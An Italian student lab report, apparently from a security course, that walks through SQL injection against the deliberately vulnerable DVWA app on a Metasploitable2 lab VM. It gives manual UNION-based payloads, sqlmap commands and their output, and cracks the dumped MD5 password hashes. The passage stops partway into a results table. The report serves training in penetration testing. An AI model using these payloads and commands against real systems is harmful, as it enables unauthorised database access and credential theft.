



EPICODE

# BUILD WEEK II

Progetto di:

CYBEREAGLES

Docente

Antonio Pozzi

<https://cybereagles.pages.dev/>

CYBEREAGLES

# INDEX

|  |     |
|--|-----|
| <b>Esercizio 1:</b>                      | 03  |
| Web Application Exploit SQLi             |     |
| <b>Esercizio 2:</b>                      | 18  |
| Web Application Exploit XSS              |     |
| <b>Esercizio 3:</b>                      | 25  |
| System Exploit BOF                       |     |
| <b>Esercizio 4:</b>                      | 49  |
| Exploit Metasploitable con<br>Metasploit |     |
| <b>Esercizio 5:</b>                      | 69  |
| Exploit Windows con<br>Metasploit        |     |
| <b>Esercizio 6:</b>                      | 79  |
| BlackBox Vancouver                       |     |
| <b>Bonus 1:</b>                          | 105 |
| Game bandit0.html                        |     |
| <b>Bonus 2:</b>                          | 116 |
| BlackBox Dina                            |     |
| <b>Bonus 3:</b>                          | 130 |
| BlackBox Derpnstink                      |     |

# ESERCIZIO 1

## Web Application Exploit SQLi

Sfruttare la vulnerabilità **SQL injection** presente sulla Web Application **DVWA** per recuperare in chiaro la password dell'utente **Gordon Brown** .

- Effettuare le **operazioni** sia in **automatico** che in modo **manuale**
- Decrittare la **password** sia in modo **automatico** che **manuale**

## **Requisiti laboratorio :**

- 1 **Livello difficoltà DVWA:**  
LOW
- 2 **IP di Linux :**  
192.168.22.110/24 IP
- 3 **IP Metasploitable :**  
192.168.22.120/24

# Introduzione

In questo report, verrà illustrato in dettaglio il processo di sfruttamento di una vulnerabilità di tipo **SQL Injection (SQLi)** presente nell'applicazione web **DVWA (Damn Vulnerable Web Application)**.

L'obiettivo dell'esercizio è recuperare la password in chiaro dell'utente **Gordon Brown** utilizzando sia metodi manuali che automatici.

Inoltre, verrà spiegato come decriptare la password ottenuta.

La sicurezza delle applicazioni web è fondamentale nel campo della cybersecurity.

Le vulnerabilità **SQL Injection** rappresentano **una delle minacce più comuni**.

Questo esercizio si propone di fornire una comprensione pratica di come queste vulnerabilità possano essere **sfruttate** e di come **proteggere** le applicazioni contro tali attacchi.

- **SQL Injection (SQLi)** è una tecnica di attacco informatico che sfrutta le vulnerabilità delle applicazioni web che utilizzano **database relazionali**, per eseguire comandi SQL arbitrari sul database backend. Questo può portare a varie conseguenze, tra cui **l'accesso non autorizzato ai dati**, la modifica o la cancellazione dei dati e l'**escalation dei privilegi**. Comprendere il funzionamento di questa vulnerabilità, le sue **conseguenze** e le misure di **mitigazione** è essenziale per garantire la sicurezza delle applicazioni e proteggere i dati degli utenti.
- **DVWA (Damn Vulnerable Web Application)** è un'applicazione web vulnerabile progettata per aiutare i professionisti della sicurezza a **testare** le loro competenze e strumenti in un ambiente controllato e legale.

# Configurazione ambiente

Come prima cosa vengono configurati gli IP di Kali Linux e Metasploitable2, impostando rispettivamente **IP 192.168.22.110** per **Kali Linux (macchina attaccante)** e **IP 192.168.22.120** per **Metasploitable2 (macchina vittima)**.

Su Metasploitable2 viene modificato il file di configurazione con il comando **sudo nano etc/network/interfaces** mentre su Kali Linux la modifica avviene tramite GUI.

```
(kali㉿kali)-[~] $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.22.110 netmask 255.255.255.0 broadcast 192.168.22.255
inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
RX packets 27 bytes 4085 (3.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 79 bytes 12761 (12.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e4:0a:c7
          inet addr:192.168.22.120 Bcast:192.168.22.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4:ac7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:384 (384.0 B) TX bytes:4466 (4.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Per verificare la comunicazione tra le macchine Kali Linux e Metasploitable2 si utilizza il comando **ping** seguito dall'IP della macchina con cui si desidera comunicare.

```
msfadmin@metasploitable:~$ ping -c4 192.168.22.110
PING 192.168.22.110 (192.168.22.110) 56(84) bytes of data.
64 bytes from 192.168.22.110: icmp_seq=1 ttl=64 time=0.883 ms
64 bytes from 192.168.22.110: icmp_seq=2 ttl=64 time=0.945 ms
64 bytes from 192.168.22.110: icmp_seq=3 ttl=64 time=0.968 ms
64 bytes from 192.168.22.110: icmp_seq=4 ttl=64 time=0.673 ms

--- 192.168.22.110 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.673/0.867/0.968/0.118 ms
msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~] $ ping -c4 192.168.22.120
PING 192.168.22.120 (192.168.22.120) 56(84) bytes of data.
64 bytes from 192.168.22.120: icmp_seq=1 ttl=64 time=5.08 ms
64 bytes from 192.168.22.120: icmp_seq=2 ttl=64 time=1.53 ms
64 bytes from 192.168.22.120: icmp_seq=3 ttl=64 time=1.78 ms
64 bytes from 192.168.22.120: icmp_seq=4 ttl=64 time=0.904 ms

--- 192.168.22.120 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 0.904/2.323/5.080/1.623 ms
```

E' fondamentale assicurarsi che entrambi gli ambienti, DVWA di Metasploitable2 e Kali Linux, siano correttamente configurati e funzionanti. L'applicazione DVWA deve essere accessibile dal browser di Kali Linux.

Si effettua l'accesso a DVWA aprendo il browser in **Kali Linux** e inserendo l'indirizzo IP di **Metasploitable2** dove è ospitata **DVWA**, <http://192.168.22.120/dvwa>.

Si effettua il **Login** con le credenziali di default **admin** e **password**, e si procede a modificare il livello di **sicurezza** di DVWA su **LOW**.

# SQL Injection Manuale

L'obiettivo ora è **sfruttare manualmente la vulnerabilità SQLi** presente in DVWA per **ottenere informazioni sugli utenti**.

Dal menù laterale di DVWA si seleziona **"SQL Injection blind"**.

Si cerca di capire il comportamento dell'app provando a inserire il numero **1 nel campo user ID**.

Come riportato in figura si deduce che l'applicazione **restituisce un utente all'interno del database in base all'id inserito**, in questo caso 1.

**Vulnerability: SQL Injection (Blind)**

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

Si può dunque procedere inserendo una condizione **sempre vera**, come **1' OR '1='1**

ottenendo **tutti i risultati del database per First Name e Surname**, tra cui appare **Gordon Brown**.

**Vulnerability: SQL Injection (Blind)**

User ID:  Submit

ID: 1' or '1='1  
First name: admin  
Surname: admin

ID: 1' or '1='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1='1  
First name: Hack  
Surname: Me

ID: 1' or '1='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1='1  
First name: Bob  
Surname: Smith

# SQL Injection Manuale

Quindi, per **verificare il numero di colonne** viene inserito il payload  
**' UNION SELECT 1, 2#**

Infatti, per far sì che il comando funzioni correttamente, **il numero di colonne della query SELECT deve corrispondere al numero di colonne della tabella originale**, altrimenti si otterrà un errore.

Dal momento che l'utilizzo di questo payload fornisce il seguente risultato, si determina che che **il numero di colonne corretto è 2**.

## Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT 1, 2#  
First name: 1  
Surname: 2

Utilizzando il payload

**' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database()#**

vengono estratti i **nomi delle tabelle** presenti **nel database**.

## Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database()#  
First name: guestbook  
Surname:  
  
ID: ' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database()#  
First name: users  
Surname:

# SQL Injection Manuale

Una volta individuato il nome delle tabelle, si utilizza invece la query  
**'UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'guestbook'#**

per **estrarre le colonne della tabella guestbook.**

### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'guestbook'#
First name: comment_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'guestbook'#
First name: comment
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'guestbook'#
First name: name
Surname:
```

Si identificano poi le **colonne della tabella users** con

**'UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#**

### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: user_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: first_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: last_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: user
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: password
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: avatar
Surname:
```

# SQL Injection Manuale

A questo punto, utilizzando i nomi delle colonne trovate, è stata eseguita una query per **estrarre i dati sensibili**:

' UNION SELECT user, password FROM users#.

### Vulnerability: SQL Injection (Blind)

User ID:

**Submit**

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

I risultati mostrano **username** e **password** di ciascun utente nella tabella degli utenti, tra cui anche **Gordon Brown**.

# SQL Injection Manuale

Le password ottenute sono hashate con l'algoritmo MD5.


Per craccare queste password in maniera manuale si utilizza il **tool John The Ripper**.

Per farlo è necessario salvare le password su un file di testo, in questo caso si tratta del file salvato come **passwordsbuildweek.txt**

Successivamente viene eseguito il comando

```
john --show --format=raw-md5 passwordsbuildweek.txt
```

sul terminale di Kali Linux.




```
(kali㉿kali)-[~/Desktop]
john --show --format=raw-md5 passwordsbuildweek.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

La password di **Gordon Brown** dunque è **abc123**.

Come conferma della correttezza delle credenziali, l'immagine di seguito riporta l'evidenza dell'**accesso a DVWA** utilizzando **gordonb** come *username* e **abc123** come *password*.



# SQL Injection Manuale-Medium

Viene eseguita una SQL Injection anche per il livello di **sicurezza MEDIUM**, cambiando l'impostazione dal menù DVWA Security.

**Username:** admin  
**Security Level:** medium  
**PHPIDS:** disabled

A livello medium, il **codice SQL** potrebbe essere **parzialmente protetto**, ma **non completamente immune** agli attacchi. Le query possono ancora essere manipolate utilizzando **payload più complessi**.

In questo caso si è usato

**1 or 1= UNION SELECT user, password FROM users#**

Vulnerability: SQL Injection

User ID:  Submit

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: Hack  
Surname: Me

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1= UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SQL Injection Automatica - SQLMap

SQLMap è uno strumento open source per il *penetration test* che automatizza il processo di rilevamento e sfruttamento delle vulnerabilità SQL injection nei database. Questo potente tool consente ai tester di sicurezza di recuperare informazioni sensibili dai database, come credenziali di utenti, in modo efficace e sicuro.

Il seguente report descrive l'utilizzo di SQLMap per recuperare la password dell'utente Gordon Brown dalla Web Application DVWA (Damn Vulnerable Web Application) sfruttando una vulnerabilità SQL injection.

Per iniziare, è stato utilizzato **Burp Suite** per **intercettare la richiesta GET inviata al database durante la ricerca di un ID nella DVWA**.

La richiesta intercettata è stata salvata in un file denominato **esercizio1.txt** per essere utilizzata successivamente con SQLMap.

The screenshot displays two windows. On the left is the DVWA application, specifically the 'SQL Injection' section. It shows a 'User ID:' input field containing '1' and a 'Submit' button. Below the input field is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/telchips/sql-injection.html>. On the right is the Burp Suite interface, showing the 'Proxy' tab selected. The 'Intercept' button is highlighted, indicating it is active. Below it, the 'HTTP history' tab is selected. A request for 'http://192.168.22.120:80/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' is visible in the list. The 'Selected text' pane on the right contains the raw HTTP request: 

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.22.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6967.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.22.120/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=1a3264cde21a4dd96c6fc50a7e9a2bde
Connection: close
```

# SQL Injection Automatica - SQLMap

Il primo passo è stato **identificare i database presenti nel sistema**. Utilizzando SQLMap, è stata eseguita la seguente operazione:

```
sqlmap -r esercizio1.txt --dbs
```

- **-r esercizio1.txt**: Questo parametro specifica a SQLMap di leggere la richiesta HTTP salvata nel file esercizio1.txt.
- **--dbs**: Indica a SQLMap di enumerare tutti i database presenti nel sistema di gestione del database.

Questo comando ha permesso di **connettersi al database** in modo autonomo e ha rivelato l'esistenza di **sette database**.

```
(kali㉿kali)-[~/Desktop]
→ sqlmap -r esercizio1.txt --dbs
{1.8.6.3#dev}

Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id='1' OR NOT 1063=1063#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id='1' AND ROW(2888,6128)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(2888=2888,1))),0x7178767871,FLOOR(RAND(0)*2))x FROM (SELECT 1248 UNION SELECT 2530 UNION SELECT 4947 UNION SELECT 2304)a GROUP BY x)-- QQjZ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id='1' AND (SELECT 9934 FROM (SELECT(SLEEP(5)))yumb)-- Rvx0&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x516b6e506473535a4878785a444e68517361534a4f7a50704f666c715772674e694c454752476975,0x7178767871)#&Submit=Submit

[06:29:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[06:29:54] [INFO] fetching database names
available databases [7]:
[*] dwqa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[06:29:54] [INFO] finished data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.22.120'
[*] ending @ 06:29:54 /2024-07-15/
```

# SQL Injection Automatica - SQLMap

Dopo aver individuato il database di interesse, ovvero dvwa, il passo successivo è stato elencare le tabelle presenti in esso:

```
sqlmap -r esercizio1.txt -D dvwa --tables
```

- **-r esercizio1.txt**: Come prima, specifica a SQLMap di utilizzare la richiesta HTTP salvata.
- **-D dvwa**: Indica a SQLMap di concentrarsi sul database denominato dvwa.
- **--tables**: Chiede a SQLMap di elencare tutte le tabelle presenti nel database specificato.

Questo comando ha mostrato che il database dvwa contiene due tabelle: **guestbook** e **users**.

The screenshot shows a terminal window on a Kali Linux system. The user has run the command `sqlmap -r esercizio1.txt -D dvwa --tables`. The output shows the detection of various injection types and the final table list.

```
(kali㉿kali)-[~/Desktop]
→ sqlmap -r esercizio1.txt -D dvwa --tables
{1.8.6.3#dev}
https://sqlmap.org

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1063=1063#&Submit=Submit

Type: error-based
Title: MySQL ≥ 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(2888,6128)-(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(2888=2888,1))),0x7178767871,FLOOR(RAND(0)*2))x FROM (SELECT 1248 UNION SELECT 2530 UNION SELECT 4947 UNION SELECT 2304)a GROUP BY x)-- QQjZ&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9934 FROM (SELECT(SLEEP(5)))yumb)-- Rvx06Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x516b6e506473535a4878785a444e68517361534a4f7a50704f666c715772674e694c454752476975,0x7178767871)#&Submit=Submit

[06:37:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[06:37:02] [INFO] fetching tables for database: 'dvwa'
[06:37:02] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+--+
| guestbook |
| users      |
+--+
[*] ending @ 06:37:02 /2024-07-15/
```

# SQL Injection Automatica - SQLMap


Per recuperare le informazioni degli utenti, SQLMap è stato utilizzato per dumper la tabella users:

```
sqlmap -r esercizio1.txt -D dvwa -T users --dump-all
```

- **-r esercizio1.txt**: Specifica l'utilizzo della richiesta HTTP salvata.
- **-D dvwa**: Indica a SQLMap di concentrarsi sul database dvwa.
- **-T users**: Indica a SQLMap di focalizzarsi sulla tabella users.
- **--dump-all**: Chiede a SQLMap di estrarre tutti i dati presenti nella tabella specificata.

Questo comando ha estratto tutti i dati presenti nella tabella users, inclusi i nomi utente e le password cifrate in hash.

SQLMap offre anche la possibilità di effettuare attacchi a dizionario sulle password hashate, facilitando così il recupero delle password in chiaro.




The screenshot shows a terminal window on a Kali Linux system. The user has run the command `sqlmap -r esercizio1.txt -D dvwa -T users --dump-all`. A yellow highlight covers the command line. Below it, the terminal shows the output of the password cracking process. It asks if the user wants to store hashes to a temporary file and if they want to crack them via a dictionary-based attack (Y/n/q). The user selects 'y'. It then asks what dictionary to use, with options [1] default, [2] custom, or [3] file. The user selects [1]. The process starts cracking, using a default dictionary and common suffixes. It finds several cracked passwords, including 'abc123' and 'charley'. The log ends with a timestamp of 07:08:14 and the message '[INFO] using suffix '10''. The terminal window has a blue header bar and a dark background.

```
(kali㉿kali)-[~/Desktop] 2023-05-21 13:44:23
sqlmap -r esercizio1.txt -D dvwa -T users --dump-all
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior permission is illegal.
and are not responsible for any misuse or damage caused.
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior permission is illegal.
and are not responsible for any misuse or damage caused.


do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:44:23] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:44:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:45:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:45:02] [INFO] starting 2 processes
[06:45:21] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:45:31] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:46:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:46:20] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:46:58] [INFO] using suffix '1'
[06:48:53] [INFO] using suffix '123'
[06:49:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:50:48] [INFO] using suffix '2'
[06:52:50] [INFO] using suffix '12'
[06:55:04] [INFO] using suffix '3'
[06:56:44] [INFO] using suffix '13'
[06:57:17] [INFO] using suffix '7'
[06:57:53] [INFO] using suffix '11'
[06:58:30] [INFO] using suffix '5'
[06:59:07] [INFO] using suffix '22'
[06:59:44] [INFO] using suffix '23'
[07:00:22] [INFO] using suffix '01'
[07:01:02] [INFO] using suffix '4'
[07:01:44] [INFO] using suffix '07'
[07:02:37] [INFO] using suffix '21'
[07:05:08] [INFO] using suffix '14'
[07:08:14] [INFO] using suffix '10'
```

# SQL Injection Automatica - SQLMap



Database: dwva  
Table: users [5 entries]

| user_id | user    | avatar  | password                                    | last_name | first_name |
|---------|---------|---|---|-----------|------------|
| 1       | admin   | http://192.168.22.120/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
